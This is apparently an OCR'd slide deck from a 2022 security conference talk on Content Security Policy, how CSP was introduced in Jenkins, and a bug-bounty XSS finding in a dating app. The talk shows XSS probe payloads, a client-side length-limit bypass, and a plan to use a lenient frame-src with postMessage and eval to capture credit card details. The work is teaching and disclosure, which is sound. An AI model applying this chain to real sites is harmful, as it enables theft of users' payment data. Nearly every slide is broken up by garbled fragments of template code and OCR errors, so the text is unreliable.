```
est- plex censions avaitable / ... or Lac
                                                                                                                          '></j:forEach></j:if><!-- The vendors
   'et var="layoutType" value=
    ><i:set var=" " value="${re</pre>
                                                                                                                              ript"/><script src="${resURL}/jsbu
         ></j:if></j:if><x:doctype n.
                                                                                                                                  'h.version}" data-model-type=
                                                                                                                                        nd.alt}" searchPlacehold
                                                               CSP, XSS, WTF?
out}"/><div id="breadcrumbBar"><l:br
liv id="page-body" class="app-page-boo
                                                                A talk about two stories
panel"><j:set var="mode" value="side-pane
i:if><div id="main-panel"><j:set var="mode" \
 'div></div><j:if test="${layoutType!='full-scr
```

ms="\${h.pageDecorators}"><st:include it="\${p

app.ADMINISTER)}"><d:invokeBody /></j:if><j:. is going to shut down}<j:if test="\${app.get ontent" /><d:invokeBody /></j:if><td cols

"><l:icon src="\${c.iconClassName}" alt="\${a}

[!c.acceptingTasks}"><st:nbsp/>(\${%suspended,

choose><j:when test="\${c.offline}"><a href="</pre>

Kevin Guerroudj & Wadeck Follonier November 16, BlackAlps 2022

---><div id=" eBody/><i:s

ntio

et var="extensionsAvailab
ms="\{h.pageDecorators}">
ta-rooturl="\{frootURL\}" d
mb-header="\{h.getCrumbRe
permissions)}\title>\{
current corrections correctly corrections correctly c

scr " type tent="IN

tent="IN. st="\${extensionsAvai. /></j:forEach></j:if>< ascript"/><script.src=

ascript"/><script src="%{
{resURL}/jsbundles/sortab
rsion="%{h.version}" data
etc and go straight to th
"%{%jenkinshead.alt}" sea
ar><j:set var="mode" valu
age-body--%{layoutType} c
><d:invokeBody /><!-- add
ne in hudson-behavior.js
value="app-bar" /><d:invo
screen\""><footer class="

et var="exeparent" value=

rwise></j:choose></j:when

Speakers

Kevin Guerroudj

Security Software Engineer

1 year with CloudBees

Jenkins Security team member

France



"ode" value="breadcrumb

eBody/><j:se

et var="extensionsAvailab mb-header="\${h.getCrumbRe /></j:forEach></j:if>< ascript"/><script src="\${ ar><i:set var="mode" valu ><d:invokeBody /><!-- add

screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= :choose><j:when test="\${c et var="exeparent" value=

Speakers

Wadeck Follonier

Engineering Manager
5 years with CloudBees

Jenkins Security officer
Switzerland



ode" value="breadcrumb

eBody/><i:se

Part 1/2

Content Security Policy (CSP)

```
ilable="${extensionsAvailable}" da
  +,permission)}${h.checkAnyPermissic
                .READ}"><link rel="search" type="a
                  <meta name="ROBOTS" content="INDEX,</pre>
                    'nvokeBody /><j:if test="${extensio.
                       " optional="true" /></j:forEach></,
                          ' type="text/javascript"/><script s
                            script src="${resURL}/jsbundles/so.
                              "}" data-version="${h.version}" dat
                                    "oAlt="${%jenkinshead.alt}" search
                                       mbBar><j:set var="mode" value="bre.
                                            d:invokeBody /><!-- add logger if c
                                                 app-bar" /><d:invokeBody/><j:set v.
                                                    <footer class="page-footer"><div c</pre>
                                                           n-xs"><a href="api/">REST A
                                                                     "><div><i:choose>
                                                                        f:otherwise><!-
```

et var="extensionsAvailab /></j:forEach></j:if>< ascript"/><script src="\$ ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value= rwise></j:choose></j:when

Global context

CSP is an HTTP security mechanism

- Reduce XSS attack surface
- Limit from where resources are loaded
- Allow report only mode





It reduces XSS attacks but does not provide 100% protection

A poorly configured CSP is pointless!



et var="extensionsAvailab mb-header="\${h.getCrumbRe /></j:forEach></j:if>< ascript"/><script src="\${ ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"><footer class=" nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value=

rwise></j:choose></j:when

Different types of directives

Control from where resources can be loaded

- script-src → <script src="XXX">
- <imq src="XXX"> img-src
- <iframe src="XXX"> frame-src
- media-src <audio src="XXX">
- etc.





scr " type tent="IN st="\${ex

st="\${extensionsAvait
/></j:forEach></j:if><!
ascript"/><script src="\${
fresURL}/jsbundles/sortab</pre>

{resURL}/jsbundles/sortab
rsion="\s{h.version}" data
etc and go straight to th
"\s{\%ienkinshead.alt}" sea
ar>\f:set var="mode" valu
age-body--\s{layoutType} c
><dinvokeBody /><!-- add
ne in hudson-behavior.js
value="app-bar" /><diinvo
screen'}"><footer class="
_footer-id-placeholder" i
it="\s{pd}" page="footer.
ks rest_api hidden-xs"><a
nkins_ver">\a href="\s{h.g}
dy /></j:if><j:if test="\s{if test="\s{if test="\s{app.getQuietbo}}
/></j::f>/><fj:if></d></d></d></d></d>

ight="14" alt="" /></j:wh
us" width="14" height="14
/j:otherwise></j:choose><
odel-link inside">\${v.vie
rc="\${c.iconClassName}" a
width="16" theight="16" t
n-hourglass icon-sm"/>\${%
acceptingTasks}">>st:nbsp
lass="pane pane-expand pa
:choose><j:when test="\${c
ise>\${%Idle}</j:otherwise
optional, but if helps w
test var="exeparent" value=
et var="exeparent" value=


rwise></j:choose></j:when

Fallback of directives

ode" value="breadcrumb:
Type} clear"><j:if to
add logger if del
to --><div id="logger">
eBody/><j:se
ter"/>
tions

The **default-src** directive serves as a fallback for the others directives

Content-Security-Policy: default-src 'none';



Content-Security-Policy: script-src 'none';

img-src 'none'; frame-src 'none';

•

```
et var="extensionsAvailab
```

/></j:forEach></j:if>< ascript"/><script src="\${

ar><i:set var="mode" valu ><d:invokeBody /><!-- add No inheritance with default-src

```
ode" value="breadcrumb
          eBody/><i:se
```

rtion:

If other directives are specified, default-src does not influence them

screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value=

```
Content-Security-Policy:
    default-src 'none';
    script-src 'self';
```

```
Content-Security-Policy:
    script-src 'self';
    img-src 'none';
    frame-src 'none';
```

```
et var="extensionsAvailab
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
```

nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Who says CSP, says XSS

ode" value="breadcrumb eBody/><i:se

rtion:

This is not the only advantage, but it is the most common use for it

We will now focus on JavaScript, more precisely with the directive:

script-src

/></j:forEach></j:if></ ascript"/><script src="\${ ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class='

```
nkins ver"><a href="${h.g
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
rwise></j:choose></j:when
```

What about CSS

Up to our knowledge, CSS injection is not as dangerous:

Activity monitoring

Secrets exfiltration

ode" value="breadcrumb eBody/><i:se

rtion:

11

```
et var="extensionsAvailab
ms="\s\{h.pageDecorators\}">
ta=rooturl="\s\{rootURL\}" d
mb-header="\s\{h.getCrumbRe
permissions\}\<title>\s\{
e=\lambda_{\text{cry}}\; | /< \; | :if
\s\{\text{cry}}\; | /< \; | /< \; |
\s\{\text{cry}}\; | /< \; |
```

scr " type tent="IN st="\${extensionsAv

st="\${extensionsAvai} /></j:forEach></j:if><! ascript"/><script_src="

ascript"/><script src="\${
{resURL}/jsbundles/sortab
rsion="\${h.version}" data
etc and go straight to th
"\${%ienkinshead.alt}" sea
ar><j:set var="mode" valu
age-body--\${layoutType} c
><d:invokeBody /><!-- add
ne in hudson-behavior.js
value="app-bar" /><d:invo
screen'}"><footer class="
footer-id-placeholder" i

nkins_ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if>ight="14" alt="" /></j:wh us" width="14" height="14 /j:otherwise></j:choose>

width="16" height="16" t
n-hourglass icon-sm"/>\${%
acceptingTasks}"><st:nbsp
lass="pane pane-expand pa
:choose><j:when test="\${c
ise>\${%Idle}</j:otherwise</pre>

ise>\${%Idle}</j:otherwise
optional, but it helps wi
{e.currentExecutable}"/>
et var="exeparent" value=
[exeparent_illpisplayNess
[ruspace_illpisplayNess
[ruspace_illpisplayNe

Different ways of approval - Nonce

Using a **nonce**, a number/word intended to be used only once

All scripts matching the nonce specified in your CSP will be allowed

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"><footer class="
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
```

Different ways of approval - Nonce

```
ode" value="breadcrumb

Type} clear"><j:if to

add logger if del

--><div id="l

eBody/><j:se

--footer">

ter" />

rtions
```

Using a **nonce**, a number/word intended to be used only once

All scripts matching the nonce specified in your CSP will be allowed

Content-Security-Policy:

```
script-src 'nonce-2M7jotTUZAXrwPKw6zb0Fzl0pgo=';
```

```
<script nonce="2M7jotTUZAXrwPKwózb0Fzl0pgo=">
    doStuff();
</script>
```

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if><

ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add

screen' \"><footer class=" dy /></j:if><j:if test="\$

/></j:if><td colspan=

if test="\${app.getQuietDo

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Different ways of approval - Hash

Using a hash of your entire JavaScript code block

You don't have write permission? \rightarrow Add its hash to your CSP

"ode" value="breadcrumb eBody/><i:se

rtion:

14

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"><footer class="
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
```

lass="pane pane-expand pa

:choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

Different ways of approval - Hash

"ode" value="breadcrumb eBody/><i:se

rtion:

Using a hash of your entire JavaScript code block

You don't have write permission? \rightarrow Add its hash to your CSP

Content-Security-Policy:

```
script-src 'sha256-IwqFtzSOSn[...]kliYKIUveU=';
```

```
SHA256
<script>
   doStuff();
                                     IwqFtzSOSnTdghbU0siqzDTD+wGqQ+uylkliYKIUveU=
</script>
```

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></ ascript"/><script src="\${

ar><j:set var="mode" valu ><d:invokeBody /><!-- add

screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

Different ways of approval - Origin

ode" value="breadcrumb eBody/><i:se

rtion:

Using the source origin, from where your JavaScript can be fetched

:choose><j:when test="\${c et var="exeparent" value=

```
et var="extensionsAvailab
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
```

><d:invokeBody /><!-- add

screen' \"> < footer class='

nkins ver"></j:if><j:if test="\$

if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Different ways of approval - Origin

```
ode" value="breadcrumb
          eBody/><i:se
```

rtion:

Using the source origin, from where your JavaScript can be fetched

```
Content-Security-Policy:
```

```
script-src 'self' js.example.com;
```

Meaning the same origin (your website) and is example.com

et var="extensionsAvailab mb-header="\${h.getCrumbRe /></j:forEach></j:if></ ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value= rwise></j:choose></j:when

CSP Advice

- When using nonce, ensure they are really "only used once"
 - If the value is fixed, it's easy to bypass the protection
- Do not validate scripts with interpreted and untrusted variables
 - It will be the equivalent of having no CSP
- Do not use * for sources if you have a domain list
 - It will accept any hostname (and thus nullifying your list)
- Always use a safe default
 - And then relax what you need, with strict constraints
 - Firewall analogy

ode" value="breadcrumb eBody/><i:se

Jenkins

Introduction of CSP in a large codebase

```
'ilable="${extensionsAvailable}" da
  +,permission)}${h.checkAnyPermissic
                .READ}"><link rel="search" type="a
                  <meta name="ROBOTS" content="INDEX,</pre>
                    'nvokeBody /><j:if test="${extensio.
                       " optional="true" /></j:forEach></,
                          ' type="text/javascript"/><script s
                            script src="${resURL}/jsbundles/so.
                               '}" data-version="${h.version}" dat
                                    "oAlt="${%jenkinshead.alt}" search
                                       mbBar><j:set var="mode" value="bre.
                                            d:invokeBody /><!-- add logger if c
                                                 app-bar" /><d:invokeBody/><j:set v.
                                                    <footer class="page-footer"><div c</pre>
                                                                      "><div><i:choose>
                                                                        f:otherwise><!-
```

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if>< ascript"/><script src="\${

ar><j:set var="mode" valu ><d:invokeBody /><!-- add

screen' \"> < footer class='

nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

Phase 1 - Discovery

Simple Proof of Concept

- A page you can configure with script and CSP
 - Provide an environment where you can discover CSP on Jenkins
 - Possibility to see interactions with Jenkins features

ode" value="breadcrumb eBody/><i:se

rtion:

20

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
nkins ver"><a href="${h.g
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
rwise></j:choose></j:when
```

Phase 1 - Discovery

Simple Proof of Concept

- A page you can configure with script and CSP
 - Provide an environment where you can discover CSP on Jenkins
 - Possibility to see interactions with Jenkins features

CSP plugin

- Display reports about CSP violations
 - Help with the inventory

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if></
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
```

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

Phase 2a - Inventory

```
"ode" value="breadcrumb
          eBody/><i:se
```

rtion:

Search in all Jelly files for any occurrences of:

- Inline script blocks
- Inline event handlers
- Use of eval
- And others more specific...

```
<script>
  const rootUrlField = document.getElementById('root-url');
  rootUrlField.focus():
<button onclick="addItem(this)">
this.value = eval(text);
```

et var="extensionsAvailab mb-header="\${h.getCrumbRe /></j:forEach></j:if>< ascript"/><script src="\${ ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= :choose><j:when test="\${c et var="exeparent" value=

Phase 2b - Correction

- Very large project
 - ~1900 plugins
- Some code snippets are ancient
 - Common use of inline script





et var="extensionsAvailab mb-header="\${h.getCrumbRe /></j:forEach></j:if>< ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"><footer class=" nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value= rwise></j:choose></j:when

Phase 2b - Correction

- Very large project
 - ~1900 plugins
- Some code snippets are ancient
 - Common use of inline script

- Hacktoberfest
 - Increased CSP awareness in the community
 - Examples of how to un-inline JavaScript
 - 80% of tasks created were completed





```
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
```

et var="extensionsAvailab

Phase 3 - Enforcement

```
rode" value="breadcrumb:
Type} clear"><j:if to
    add logger if de
    --><div id="]
    eBody/><j:se
    --footer">
    ter" />
    rtion:
    "'>
```

- Once the popular plugins are "CSP compliant"
- Provide a plugin to help administrators to transition
 - Enable report-only mode, collect reports
 - Possibility to allow non-dynamic scripts using their hash

</script>

```
<input type="text" name="rootUrl" id="root-url" value="" />
<script>
    const rootUrlField = document.getElementById('root-url');
    rootUrlField.focus();
    rootUrlField.onkeydown = (event) => {
        if (event.key === 'Enter'){
            event.preventDefault();
        }
    };
</script>
```

```
<j:set var="randomId" value="${h.generateId()}" />
<a href="${url}/build" id="build_link_${randomId}">Build</a>
<script>
    const link = document.getElementById('build_link_${randomId}');
    link.onclick = () => {
        sendRequest(link.href);
        hoverNotification('Build scheduled', link.parentNode);
        return false;
    }
```

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
```

rwise></j:choose></j:when

Phase 4 - Long-term management

ode" value="breadcrumb

The ecosystem is huge and constantly growing

- Less popular plugins will take time to be adjusted
 - Bug report
- New features are added, potentially breaking CSP compliance
 - Support of CSP in functional testing

eBody/><i:se

Part 2/2

Cross-site scripting (XSS)

```
ilable="${extensionsAvailable}" da
  +,permission)}${h.checkAnyPermissic
                .READ}"><link rel="search" type="a
                  <meta name="ROBOTS" content="INDEX,</pre>
                    'nvokeBody /><j:if test="${extensio.
                       " optional="true" /></j:forEach></,
                          ' type="text/javascript"/><script s
                            script src="${resURL}/jsbundles/so.
                              "}" data-version="${h.version}" dat
                                    "oAlt="${%jenkinshead.alt}" search
                                       mbBar><j:set var="mode" value="bre.
                                            d:invokeBody /><!-- add logger if c
                                                 app-bar" /><d:invokeBody/><j:set v.
                                                    <footer class="page-footer"><div c</pre>
                                                           n-xs"><a href="api/">REST A
                                                                     "><div><i:choose>
                                                                        f:otherwise><!-
```

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Context

Student during master internship

Desire to deepen his knowledge

Appetite for web application security

ode" value="breadcrumb eBody/><i:se

et var="extensionsAvailab mb-header="\${h.getCrumbRe

ascript"/><script src="\${ ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value=

Bug Bounty

Find a bug bounty website

Register in a program

Start hunting

One of the top dating applications





```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if></
ascript"/><script src="${
><d:invokeBody /><!-- add
screen' \"> < footer class='
dy /></j:if><j:if test="$
```

if test="\${app.getQuietDo /></j:if><td colspan=

ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

The process

Locate the target web application

Start the tools

Try payloads, ...

```
<script>alert(1)</script>
```

"ode" value="breadcrumb eBody/><i:se

/></j:forEach></j:if></ ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value= rwise></j:choose></j:when

The process

Locate the target web application

Start the tools

Try payloads, ...

```
<script>alert(1)</script>
```


eBody/><i:se

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if></
ascript"/><script src="${
```

ar><j:set var="mode" valu

screen' \"> < footer class='

nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan=

ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

The process

Locate the target web application

Start the tools

Try payloads, ...

```
<script>alert(1)</script>
```


<img/src/onerror=alert(1)>

eBody/><i:se

et var="extensionsAvailab

/></j:forEach></j:if><!

ascript"/><script src="\${ ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value=

Contact!!!

One field was particularly "receptive"



ode" value="breadcrumb eBody/><i:se

rtion:

33

```
et var="extensionsAvailab
/></j:forEach></j:if></
ascript"/><script src="${
ar><i:set var="mode" valu
><d:invokeBody /><!-- add
screen'}"><footer class='
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
```

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Contact!!!

And the magical popup appears!

```
2022
                                                                           port
                    .com indique
                                                                 OK
```







et var="exeparent" value=

rwise></j:choose></j:when

And now what?

Mixed feelings between...



Urge before someone else report it I have not idea how to report it

-> Reaching out for help

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></

ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value=

Exploitation part

Disclaimer 1: there are several ways to achieve what we did

Disclaimer 2: we did not use "full" payload on the application

But tested individual parts in isolation for the PoC

"ode" value="breadcrumb eBody/><i:se

rtion:

36

```
et var="extensionsAvailab
/></j:forEach></j:if><
ascript"/><script src="$
ar><i:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
```

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value= rwise></j:choose></j:when

What could be valuable in the app?

As most of the dating application, you can put money in it

To do so, you have to enter your credit card...

Directly in the application





et var="extensionsAvailab mb-header="\${h.getCrumbRe

ascript"/><script src="\${

ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' nkins ver"><a href="\${h.g

dy /></j:if><j:if test="\$


if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Digging into exploitability

First step, understand why it triggered

A small evolution for better contextualization



alert(1)

console.warn(1)

ode" value="breadcrumb eBody/><i:se

scr "-type tent="IN st="\${extens

st="\${extensionsAvai\ /></j:forEach></j:if><! ascript"/><script src="\${

ks rest_api hidden-xs">ca
nkins_ver">ca href="\${h,g
dy /></j:if><j:if test="\${
if test="\${app.getQuietDo
/></j:if>/j:if>colspan=
ight="14" alt="" /></j:wh
us" width="14" height="14
/j:otherwise></j:choose><
odel-link inside">\${v.vie
rc="\${c.iconClassName}" a
width="16" height="16" t
n-hourglass icon-sm"/>\${%

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Digging into exploitability

The stack trace can help us

To understand why it was triggered



ode" value="breadcrumb



console.warn(1)

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></

ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Regular injection, no special context

But the input was limited to 40 characters

Impossible to bypass that very strong protection

<input maxlength="40" name="job" type="text">

ode" value="breadcrumb

eBody/><i:se

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if></
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
```

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Regular injection, no special context

ode" value="breadcrumb eBody/><i:se

rtion:

Edit HTML, remove the maxlength attribute and... it works

Limited to 255 on server side

name="job" type="text"> <input

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></

ascript"/><script src="\${

><d:invokeBody /><!-- add

screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

:choose><j:when test="\${c

et var="exeparent" value=

How to expand further?

ode" value="breadcrumb eBody/><i:se

rtion:

Only 255 characters will not allow to duplicate the credit card page

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></

ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa

:choose><j:when test="\${c

et var="exeparent" value=

How to expand further?

"ode" value="breadcrumb eBody/><i:se

rtion:

Only 255 characters will not allow to duplicate the credit card page

Inject a <script src="xxx"> to have an unlimited length

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
nkins ver"><a href="${h.g
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
```

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

How to expand further?

```
ode" value="breadcrumb
          eBody/><i:se
```

rtion:

Only 255 characters will not allow to duplicate the credit card page

```
Inject a <script src="xxx"> to have an unlimited length
```

Prevented by CSP: script-src [list of domains]

None of the allowed domains accept user entered data

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
nkins ver"><a href="${h.g
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
```

How to expand further?

```
ode" value="breadcrumb
          eBody/><i:se
```

rtion:

Only 255 characters will not allow to duplicate the credit card page

```
Inject a <script src="xxx"> to have an unlimited length
```

Prevented by CSP: script-src [list of domains]

None of the allowed domains accept user entered data

Use an iframe with an external src

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><i:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
nkins ver"><a href="${h.g
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
```

How to expand further?

ode" value="breadcrumb eBody/><i:se

rtion:

Only 255 characters will not allow to duplicate the credit card page

Inject a <script src="xxx"> to have an unlimited length

Prevented by CSP: script-src[list of domains]

None of the allowed domains accept user entered data

Use an iframe with an external src

CSP policy was too lenient: frame-src *



```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></ ascript"/><script src="\${

><d:invokeBody /><!-- add

screen' \"> < footer class=' dy /></j:if><j:if test="\$

if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa

:choose><j:when test="\${c

et var="exeparent" value=

Using an iframe for more space?

By design, the iframe elements cannot interact with their parent

Opposite is also true

ode" value="breadcrumb eBody/><i:se

rtion:

47

et var="extensionsAvailab mb-header="\${h.getCrumbRe /></j:forEach></j:if>< ascript"/><script src="\${ ar><j:set var="mode" valu screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

Using an iframe for more space?

eBody/><i:se

rtion:

By design, the iframe elements cannot interact with their parent

Opposite is also true

window.postMessage is meant

for bidirectional communication



```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></

ascript"/><script src="\${ ar><i:set var="mode" valu

><d:invokeBody /><!-- add screen' \"> < footer class='

nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

How to execute the additional content?

Using eval([xxx])

ode" value="breadcrumb eBody/><i:se

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></

ascript"/><script src="\${ ><d:invokeBody /><!-- add screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

How to execute the additional content?

Using eval([xxx])

Prevented, script-src did not contain unsafe-eval

50

ode" value="breadcrumb

eBody/><i:se

```
et var="extensionsAvailab
